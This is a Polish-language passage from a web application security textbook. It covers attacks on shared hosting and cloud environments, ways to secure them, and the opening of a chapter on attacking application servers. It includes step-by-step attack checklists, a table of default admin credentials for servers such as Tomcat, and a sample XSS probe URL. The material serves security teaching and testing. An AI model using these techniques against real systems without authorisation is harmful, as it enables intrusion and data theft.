* ASP często wykorzystują wspólną bazę danych do przechowywania danych należących do wszystkich klientów. Ścisła segregacja dostępu do danych może, ale nie musi być wymuszana w warstwach aplikacji i bazy danych. Jednak w obu przypadkach zazwyczaj istnieją wspólne składniki, takie jak procedury składowane bazy danych, które są odpowiedzialne za przetwarzanie danych należących do wielu klientów. Wadliwe relacje zaufania lub luki w zabezpieczeniach tych składników mogą umożliwić złośliwym klientom lub użytkownikom uzyskanie dostępu do danych w innych aplikacjach. Na przykład luka w zabezpieczeniach związana z iniekcją kodu SQL we współużytkowanej procedurze składowanej, która jest uruchamiana z uprawnieniami definiującymi, może spowodować naruszenie bezpieczeństwa całej udostępnionej bazy danych.

KROKI HACKOWANIA

1. Zbadaj mechanizmy dostępu zapewnione klientom współdzielonego środowiska w celu aktualizacji i zarządzania ich zawartością i funkcjonalnością. Rozważ następujące pytania:

* Czy usługa zdalnego dostępu korzysta z bezpiecznego protokołu i odpowiednio zabezpieczonej infrastruktury?

* Czy klienci mogą uzyskiwać dostęp do plików, danych i innych zasobów, do których dostęp nie jest im prawnie potrzebny?

* Czy klienci mogą uzyskać interaktywną powłokę w środowisku hostingowym i wykonywać dowolne polecenia?

2. Jeśli zastrzeżona aplikacja jest używana do umożliwienia klientom konfigurowania i dostosowywania współdzielonego środowiska, należy rozważyć atakowanie tej aplikacji jako sposobu na skompromitowanie samego środowiska i poszczególnych działających w nim aplikacji.

3. Jeśli możesz wykonać polecenie, wstrzyknąć kod SQL lub uzyskać dostęp do dowolnego pliku w ramach jednej aplikacji, dokładnie sprawdź, czy zapewnia to jakikolwiek sposób eskalacji ataku na inne aplikacje.

4. Jeśli atakujesz aplikację hostowaną przez ASP, która składa się zarówno z komponentów współużytkowanych, jak i niestandardowych, zidentyfikuj wszystkie komponenty współdzielone, takie jak mechanizmy rejestrowania, funkcje administracyjne i komponenty kodu bazy danych. Spróbuj wykorzystać je do naruszenia współdzielonej części aplikacji, a tym samym do zaatakowania innych pojedynczych aplikacji.

5. Jeśli wspólna baza danych jest używana w jakimkolwiek współdzielonym środowisku, przeprowadź kompleksowy audyt konfiguracji bazy danych, poziomu poprawek, struktury tabel i uprawnień, na przykład za pomocą narzędzia do skanowania baz danych, takiego jak NGSSquirrel. Wszelkie defekty w modelu bezpieczeństwa bazy danych mogą umożliwić eskalację ataku z jednej aplikacji do drugiej.

Atakowanie chmury

Wszechobecne modne słowo „chmura” odnosi się z grubsza do zwiększonego outsourcingu aplikacji, serwerów, baz danych i sprzętu do zewnętrznych dostawców usług. Odnosi się to również do wysokiego stopnia wirtualizacji stosowanego w dzisiejszych współdzielonych środowiskach hostingowych. Usługi w chmurze ogólnie opisują usługi internetowe na żądanie, które zapewniają interfejs API, aplikację lub interfejs sieciowy do interakcji z konsumentem. Dostawca przetwarzania w chmurze zwykle przechowuje dane użytkownika lub przetwarza logikę biznesową w celu świadczenia usługi. Z perspektywy użytkownika końcowego tradycyjne aplikacje komputerowe migrują do swoich odpowiedników w chmurze, a firmy mogą je zastąpić całe serwery z odpowiednikami na żądanie. Często wspominanym problemem związanym z bezpieczeństwem związanym z przejściem do usług w chmurze jest utrata kontroli. W przeciwieństwie do tradycyjnego oprogramowania serwerowego lub komputerowego, konsument nie ma możliwości proaktywnej oceny bezpieczeństwa konkretnej usługi w chmurze. Konsument jest jednak zobowiązany do przeniesienia wszelkiej odpowiedzialności za usługę i dane na osobę trzecią. W przypadku przedsiębiorstw większa kontrola jest przekazywana środowisku, w którym ryzyko nie jest w pełni kwalifikowane ani skwantyfikowane. Opublikowane luki w zabezpieczeniach aplikacji internetowych obsługujących usługi w chmurze również nie są szeroko rozpowszechnione, ponieważ platforma internetowa nie podlega takiej samej kontroli, jak tradycyjne produkty do pobrania typu klient/serwer. Ta obawa przed utratą kontroli jest podobna do istniejących

obaw, jakie firmy mogą mieć w związku z wyborem dostawcy usług hostingowych lub jakie konsumenci mogą mieć w związku z wyborem dostawcy poczty internetowej. Ale sam ten problem nie odzwierciedla podniesionych stawek, jakie niesie ze sobą przetwarzanie w chmurze. Podczas gdy włamanie do pojedynczej konwencjonalnej aplikacji internetowej może mieć wpływ na tysiące pojedynczych użytkowników, usługa w chmurze może mieć wpływ na tysiące subskrybentów chmury, z których każdy ma własne bazy klientów. Podczas gdy wadliwa kontrola dostępu może dać nieautoryzowany dostęp do poufnych dokumentów w aplikacji przepływu pracy, w aplikacji samoobsługowej w chmurze może dać nieautoryzowany dostęp do serwera lub klastra serwerów. Ta sama luka w administracyjnym portalu zaplecza może zapewnić dostęp do całej infrastruktury firmy. Bezpieczeństwo w chmurze z perspektywy aplikacji internetowych Dzięki płynnej definicji, wdrażanej w różny sposób przez każdego dostawcę usług w chmurze, żadna zakazująca lista luk w zabezpieczeniach nie ma zastosowania do wszystkich architektur chmurowych. Możliwe jest jednak zidentyfikowanie niektórych kluczowych obszarów słabych punktów charakterystycznych dla architektur przetwarzania w chmurze.

UWAGA: Często cytowanym mechanizmem obrony bezpieczeństwa w chmurze jest szyfrowanie danych w spoczynku lub w tranzycie. Jednak szyfrowanie może zapewnić minimalną ochronę w tym kontekście. Jak opisano we wcześniejszej sekcji „Architektury warstwowe", jeśli atakujący ominie sprawdzanie uwierzytelnienia lub autoryzacji przez aplikację i wyśle pozornie uzasadnione żądanie danych, wszelkie funkcje deszyfrujące są automatycznie wywoływane przez komponenty znajdujące się niżej na stosie.

Sklonowane systemy

Wiele aplikacji polega na funkcjach systemu operacyjnego podczas korzystania z entropii w celu generowania liczb losowych. Wspólne źródła są związane z cechami samego systemu, takimi jak czas pracy systemu lub informacje o sprzęcie systemu. Jeśli systemy zostaną sklonowane, osoby atakujące posiadające jeden z klonów mogą określić nasiona używane do generowania liczb losowych, co z kolei może pozwolić na dokładniejsze prognozy dotyczące stanu generatorów liczb losowych.

Migracja narzędzi do zarządzania do chmury

Sercem korporacyjnej usługi przetwarzania w chmurze jest interfejs, za pośrednictwem którego serwery są udostępniane i monitorowane. Jest to środowisko samoobsługowe dla klienta, często internetowa wersja narzędzia pierwotnie używanego do wewnętrznego zarządzania serwerem. Poprzednie samodzielne narzędzia, które zostały przeniesione do sieci, często nie mają solidnych mechanizmów zarządzania sesjami i kontroli dostępu, zwłaszcza tam, gdzie wcześniej nie istniała segregacja oparta na rolach. Niektóre obserwowane przez autorów rozwiązania wykorzystywały tokeny lub identyfikatory GUID w celu uzyskania dostępu do serwera. Inni po prostu ujawnili interfejs serializacji, za pomocą którego można wywołać dowolną metodę zarządzania.

Podejście oparte na pierwszej funkcji

Podobnie jak w przypadku większości nowych dziedzin, dostawcy usług w chmurze promują podejście oparte na funkcjach w celu pozyskania nowych klientów. Z punktu widzenia przedsiębiorstwa środowiska chmurowe są prawie zawsze zarządzane za pośrednictwem samoobsługowej aplikacji internetowej. Użytkownicy otrzymują szeroką gamę przyjaznych dla użytkownika metod, za pomocą których mogą uzyskać dostęp do swoich danych. Mechanizm rezygnacji z funkcji na ogół nie jest oferowany.

Dostęp oparty na tokenach

Liczne zasoby w chmurze są zaprojektowane do regularnego wywoływania. Stwarza to konieczność przechowywania na kliencie stałego tokena uwierzytelniającego, oddzielonego od hasła użytkownika i służącego do identyfikacji urządzenia (w przeciwieństwie do użytkownika). Jeśli atakujący może uzyskać dostęp do tokena, może uzyskać dostęp do zasobów w chmurze użytkownika. Pamięć masowa w sieci Web Przechowywanie w sieci Web jest jedną z głównych atrakcji chmury obliczeniowej dla użytkowników końcowych. Aby była skuteczna, pamięć sieciowa powinna obsługiwać standardową przeglądarkę lub rozszerzenie przeglądarki, szereg technologii i rozszerzeń protokołu HTTP, takich jak WebDAV, oraz często poświadczenia przechowywane w pamięci podręcznej lub oparte na tokenach, jak już omówiono. Innym problemem jest to, że serwer WWW w domenie jest często widoczny w Internecie. Jeśli użytkownik może przesłać kod HTML i nakłonić innych użytkowników do uzyskania dostępu do przesłanego pliku, może narazić na szwank tych użytkowników tej samej usługi. W podobny sposób osoba atakująca może skorzystać z zasad Java tego samego pochodzenia i przesłać plik JAR, uzyskując pełną dwukierunkową interakcję za każdym razem, gdy ten plik JAR zostanie wywołany w innym miejscu w Internecie.

Zabezpieczanie wspólnych środowisk

Współdzielone środowiska wprowadzają nowe rodzaje zagrożeń dla bezpieczeństwa aplikacji, stwarzane przez złośliwego klienta tego samego obiektu oraz przez nieświadomego klienta, który wprowadza podatności do środowiska. Aby zaradzić temu podwójnemu zagrożeniu, współdzielone środowiska muszą być starannie zaprojektowane pod kątem dostępu klientów, segregacji i zaufania. Muszą również zaimplementować kontrole, które nie mają bezpośredniego zastosowania w kontekście aplikacji hostowanej na jednym serwerze.

Bezpieczny dostęp dla klientów

Niezależnie od mechanizmu zapewnianego klientom w celu utrzymania kontroli nad treścią, powinien on chronić przed nieautoryzowanym dostępem osób trzecich i złośliwych klientów:

* Mechanizm zdalnego dostępu powinien implementować solidne uwierzytelnianie, wykorzystywać technologie kryptograficzne, które nie są podatne na podsłuch oraz być w pełni wzmocnione pod względem bezpieczeństwa.

* Klienci indywidualni powinni mieć dostęp na zasadzie najniższych uprawnień. Na przykład, jeśli klient przesyła skrypty na wirtualny serwer, powinien mieć tylko uprawnienia do odczytu i zapisu do własnego katalogu głównego dokumentów. Jeśli uzyskuje się dostęp do udostępnionej bazy danych, należy to zrobić przy użyciu konta o niskich uprawnieniach, które nie ma dostępu do danych ani innych komponentów należących do innych klientów.

* Jeśli do zapewnienia dostępu klientom używana jest dostosowana aplikacja, powinna ona podlegać rygorystycznym wymaganiom bezpieczeństwa i testom zgodnie z jej kluczową rolą w ochronie bezpieczeństwa współdzielonego środowiska.

Oddziel funkcjonalność klienta

Nie można ufać klientom korzystającym ze współdzielonego środowiska, że będą tworzyć wyłącznie nieszkodliwą funkcjonalność pozbawioną luk w zabezpieczeniach. Solidne rozwiązanie powinno zatem wykorzystywać kontrole architektury opisane w pierwszej połowie tego rozdziału, aby chronić wspólne środowisko i jego klientów przed atakami za pośrednictwem nieuczciwych treści. Wiąże się to z podziałem możliwości dozwolonych dla kodu każdego klienta w następujący sposób, aby zapewnić, że wszelkie celowe lub nieświadome kompromisy będą zlokalizowane w swoim wpływie i nie będą miały wpływu na innych klientów:

* Każda aplikacja klienta powinna korzystać z oddzielnego konta systemu operacyjnego, aby uzyskać dostęp do systemu plików, który ma dostęp tylko do odczytu i zapisu ścieżek plików tej aplikacji.

* Możliwość dostępu do zaawansowanych funkcji systemowych i poleceń powinna być ograniczona na poziomie systemu operacyjnego na zasadzie najniższych uprawnień.

* Ta sama ochrona powinna być wdrożona we wszystkich współdzielonych bazach danych. Dla każdego klienta należy zastosować oddzielną instancję bazy danych, a klientom należy przypisać konta o niskich uprawnieniach, z dostępem tylko do własnych danych.

UWAGA: Wiele współdzielonych środowisk hostingowych opartych na modelu LAMP korzysta z trybu bezpiecznego PHP, aby ograniczyć potencjalny wpływ złośliwego lub podatnego na ataki skryptu. Ten tryb uniemożliwia skryptom PHP dostęp do pewnych zaawansowanych funkcji PHP i nakłada ograniczenia na działanie innych funkcji. Jednak ograniczenia te nie są w pełni skuteczne i były podatne na obejścia. Chociaż tryb bezpieczny może zapewniać użyteczną warstwę ochrony, jest architektonicznie niewłaściwym miejscem do kontrolowania wpływu złośliwej lub podatnej na ataki aplikacji, ponieważ polega na tym, że system operacyjny ufa warstwie aplikacji w zakresie kontroli swoich działań. Z tego i innych powodów tryb awaryjny został usunięty z PHP w wersji 6.

WSKAZÓWKA: Jeśli możesz wykonywać dowolne polecenia PHP na serwerze, użyj polecenia phpinfo(), aby zwrócić szczegóły konfiguracji środowiska PHP. Możesz przejrzeć te informacje, aby ustalić, czy tryb awaryjny jest włączony i jak inne opcje konfiguracji mogą wpływać na to, jakie czynności możesz łatwo wykonywać.

Oddziel komponenty we współdzielonej aplikacji

W środowisku ASP, w którym pojedyncza aplikacja składa się z różnych współużytkowanych i dostosowywalnych komponentów, należy narzucić granice zaufania między komponentami kontrolowanymi przez różne strony. Gdy współużytkowany komponent, taki jak procedura składowana bazy danych, otrzymuje dane z dostosowanego komponentu należącego do indywidualnego klienta, dane te należy traktować z takim samym poziomem nieufności, jak gdyby pochodziły bezpośrednio od użytkownika końcowego. Każdy komponent powinien zostać poddany rygorystycznym testom bezpieczeństwa pochodzącym z sąsiednich komponentów poza granicami jego zaufania, aby zidentyfikować wszelkie defekty, które mogą umożliwić wrażliwemu lub złośliwemu komponentowi złamanie zabezpieczeń szerszej aplikacji. Szczególną uwagę należy zwrócić na wspólne logowanie i funkcje administracyjne.

Streszczenie

Kontrole bezpieczeństwa zaimplementowane w architekturach aplikacji internetowych dają właścicielom aplikacji szereg możliwości poprawy ogólnego stanu bezpieczeństwa ich wdrożenia. W rezultacie defekty i przeoczenia w architekturze aplikacji często umożliwiają radykalną eskalację ataku, przechodząc od jednego komponentu do drugiego, aby ostatecznie zagrozić całej aplikacji. Hosting współdzielony i środowiska oparte na ASP stwarzają nowy zakres trudnych problemów związanych z bezpieczeństwem, obejmujących granice zaufania, które nie pojawiają się w aplikacji hostowanej na jednym serwerze. Kiedy atakujesz aplikację we współdzielonym kontekście, głównym celem twoich wysiłków powinno być samo wspólne środowisko. Powinieneś spróbować ustalić, czy możliwe jest złamanie zabezpieczeń tego środowiska z poziomu pojedynczej aplikacji lub wykorzystanie jednej podatnej aplikacji do ataku na inne.

Pytania

1. Atakujesz aplikację, która wykorzystuje dwa różne serwery: serwer aplikacji i serwer bazy danych. Odkryłeś lukę, która umożliwia wykonywanie dowolnych poleceń systemu operacyjnego na serwerze aplikacji. Czy możesz wykorzystać tę lukę w celu odzyskania poufnych danych aplikacji przechowywanych w bazie danych?

2. W innym przypadku wykryłeś lukę SQL injection, którą można wykorzystać do wykonania dowolnych poleceń systemu operacyjnego na serwerze bazy danych. Czy możesz wykorzystać tę lukę, aby skompromitować serwer aplikacji? Na przykład, czy mógłbyś zmodyfikować skrypty aplikacji przechowywane na serwerze aplikacji i treści zwracane użytkownikom?

3. Atakujesz aplikację internetową hostowaną we współdzielonym środowisku. Zawierając umowę z dostawcą usług internetowych, możesz uzyskać trochę miejsca w sieci na tym samym serwerze co twój cel, na którym możesz przesyłać skrypty PHP. Czy możesz wykorzystać tę sytuację do skompromitowania docelowej aplikacji?

4. Komponenty architektury Linux, Apache, MySQL i PHP są często instalowane na tym samym fizycznym serwerze. Dlaczego może to zmniejszyć poziom bezpieczeństwa architektury aplikacji?

5. Jak możesz szukać dowodów na to, że atakowana aplikacja jest częścią szerszej aplikacji zarządzanej przez dostawcę usług aplikacyjnych?

Atakowanie serwera aplikacji

Podobnie jak w przypadku każdego rodzaju aplikacji, aplikacja internetowa zależy od innych warstw stosu technologii, które ją obsługują, w tym od aplikacji lub serwera WWW, systemu operacyjnego i infrastruktury sieciowej. Atakujący może obrać za cel dowolny z tych komponentów. Kompromitacja technologii, od której zależy aplikacja, bardzo często umożliwia atakującemu pełne złamanie zabezpieczeń samej aplikacji. Większość ataków w tej kategorii wykracza poza zakres książki o atakach na aplikacje internetowe. Jedynym wyjątkiem są ataki, których celem są warstwy aplikacji i serwera WWW, a także wszelkie odpowiednie zabezpieczenia warstwy aplikacji. Zabezpieczenia wbudowane są powszechnie stosowane do zabezpieczania aplikacji internetowych i identyfikowania ataków. Obejście tych zabezpieczeń jest kluczowym krokiem w kompromitacji aplikacji. Jak dotąd nie dokonaliśmy rozróżnienia między serwerem WWW a serwerem aplikacji, ponieważ celem ataków była funkcjonalność aplikacji, niezależnie od tego, w jaki sposób jest ona dostarczana. W rzeczywistości duża część warstwy prezentacji, komunikacja z komponentami zaplecza i podstawowa struktura bezpieczeństwa mogą być zarządzane przez kontener aplikacji. Może to dać dodatkowy zakres ataku. Najwyraźniej każda luka w zabezpieczeniach technologii dostarczających tę platformę będzie interesująca dla atakującego, jeśli można ją wykorzystać do bezpośredniego naruszenia bezpieczeństwa aplikacji. Ten rozdział koncentruje się na sposobach wykorzystania defektów w warstwie serwera aplikacji z perspektywy Internetu do ataku na uruchomioną na nim aplikację internetową. Luki w zabezpieczeniach, które można wykorzystać do atakowania serwerów aplikacji, dzielą się na dwie szerokie kategorie: niedociągnięcia w konfiguracji serwera oraz luki w zabezpieczeniach oprogramowania serwera aplikacji. Lista usterek nie może być wyczerpująca, ponieważ oprogramowanie tego typu podlega zmianom w czasie. Ale opisane tutaj luki ilustrują typowe pułapki czyhające na każdą aplikację implementującą własne natywne rozszerzenia, moduły lub interfejsy API lub wychodzącą poza kontener aplikacji. W tym rozdziale omówiono również zapory ogniowe aplikacji internetowych, opisano ich mocne i słabe strony oraz wyszczególniono sposoby, w jakie często można je obejść w celu przeprowadzania ataków.

Wrażliwa konfiguracja serwera

Nawet najprostszy serwer WWW ma wiele opcji konfiguracyjnych, które kontrolują jego zachowanie. W przeszłości wiele serwerów było dostarczanych z niezabezpieczonymi opcjami domyślnymi, które stanowią okazję do ataku, chyba że zostaną wyraźnie zaostrzone.

Domyślne dane uwierzytelniające

Wiele serwerów WWW zawiera interfejsy administracyjne, które mogą być publicznie dostępne. Mogą one znajdować się w określonej lokalizacji w katalogu głównym sieci lub działać na innym porcie, takim jak 8080 lub 8443. Często interfejsy administracyjne mają domyślne poświadczenia, które są dobrze znane i nie trzeba ich zmieniać podczas instalacji. Tabela 1 przedstawia przykłady domyślnych poświadczeń w niektórych najczęściej spotykanych interfejsach administracyjnych.

	USERNAME	PASSWORD
Apache Tomcat	admin	(none)
	tomcat	tomcat
	root	root
Sun JavaServer	admin	admin
Netscape Enterprise Server	admin	admin
Compaq Insight Manager	administrator	administrator
	anonymous	(none)
	user	user
	operator	operator
	user	public
Zeus	admin	(none)

Oprócz interfejsów administracyjnych na serwerach sieciowych wiele urządzeń, takich jak przełączniki, drukarki i punkty dostępu bezprzewodowego, korzysta z interfejsów sieciowych z domyślnymi poświadczeniami, które mogły nie zostać zmienione.

KROKI HACKOWANIA

1. Przejrzyj wyniki ćwiczeń z mapowania aplikacji, aby zidentyfikować serwer WWW i inne używane technologie, które mogą zawierać dostępne interfejsy administracyjne.

2. Wykonaj skanowanie portów serwera WWW, aby zidentyfikować wszelkie interfejsy administracyjne działające na innym porcie niż główna aplikacja docelowa.

3. W przypadku zidentyfikowanych interfejsów zapoznaj się z dokumentacją producenta i listami popularnych haseł, aby uzyskać domyślne dane uwierzytelniające. Użyj wbudowanej bazy danych Metasploit, aby przeskanować serwer.

4. Jeśli domyślne poświadczenia nie działają, użyj technik opisanych w części 6, aby spróbować odgadnąć prawidłowe poświadczenia.

5. Jeśli uzyskasz dostęp do interfejsu administracyjnego, przejrzyj dostępne funkcje i ustal, czy można ich użyć do dalszego włamania się do hosta i zaatakowania głównej aplikacji.

Zawartość domyślna

Większość serwerów aplikacji jest dostarczana z szeregiem domyślnych treści i funkcji, które można wykorzystać do ataku na sam serwer lub główną aplikację docelową. Oto kilka przykładów domyślnych treści, które mogą być interesujące:

* Funkcjonalność debugowania i testowania przeznaczona do użytku przez administratorów

* Przykładowa funkcjonalność zaprojektowana w celu zademonstrowania pewnych typowych zadań


* Potężne funkcje nieprzeznaczone do użytku publicznego, ale nieświadomie pozostawione dostępne

* Podręczniki serwera, które mogą zawierać przydatne informacje dotyczące samej instalacji

Funkcjonalność debugowania

Funkcjonalność przeznaczona do użytku diagnostycznego przez administratorów ma często dużą wartość dla atakującego. Może zawierać przydatne informacje o konfiguracji i stanie działania serwera

oraz działających na nim aplikacji. Rysunek przedstawia domyślną stronę phpinfo.php, która istnieje w wielu instalacjach Apache. Ta strona po prostu wykonuje funkcję PHP phpinfo() i zwraca dane wyjściowe. Zawiera bogactwo informacji o środowisku PHP, ustawieniach konfiguracyjnych, modułach serwera WWW i ścieżkach do plików.




Przykładowa funkcjonalność

Domyślnie wiele serwerów zawiera różne przykładowe skrypty i strony zaprojektowane w celu zademonstrowania, w jaki sposób można używać niektórych funkcji serwera aplikacji i interfejsów API. Zazwyczaj mają one być nieszkodliwe i nie dawać atakującemu żadnych szans. Jednak w praktyce tak się nie stało z dwóch powodów:

* Wiele przykładowych skryptów zawiera luki w zabezpieczeniach, które można wykorzystać do wykonania działań niezamierzonych przez autorów skryptów.


* Wiele przykładowych skryptów faktycznie implementuje funkcje, które są bezpośrednio wykorzystywane przez osobę atakującą.

Przykładem pierwszego problemu jest Dump Servlet zawarty w Jetty w wersji 7.0.0. Dostęp do tego serwletu można uzyskać z adresu URL, takiego jak /test/jsp/dump .jsp. Po uzyskaniu dostępu drukuje różne szczegóły instalacji Jetty i bieżące żądanie, w tym ciąg zapytania żądania. Pozwala to na proste wykonywanie skryptów między witrynami, jeśli osoba atakująca po prostu umieszcza znaczniki skryptów w adresie URL, takie jak /test/jsp/dump.jsp?%3Cscript%3Ealert(%22xss%22)%3C/script%3E. Przykładem drugiego problemu jest skrypt Sessions Example dostarczany z serwerem Apache Tomcat. Jak pokazano na rysunku , można tego użyć do pobierania i ustawiania dowolnych zmiennych sesyjnych. Jeśli aplikacja działająca na serwerze przechowuje poufne dane w sesji użytkownika, osoba atakująca może je zobaczyć i może zakłócić przetwarzanie aplikacji, modyfikując jej wartość.



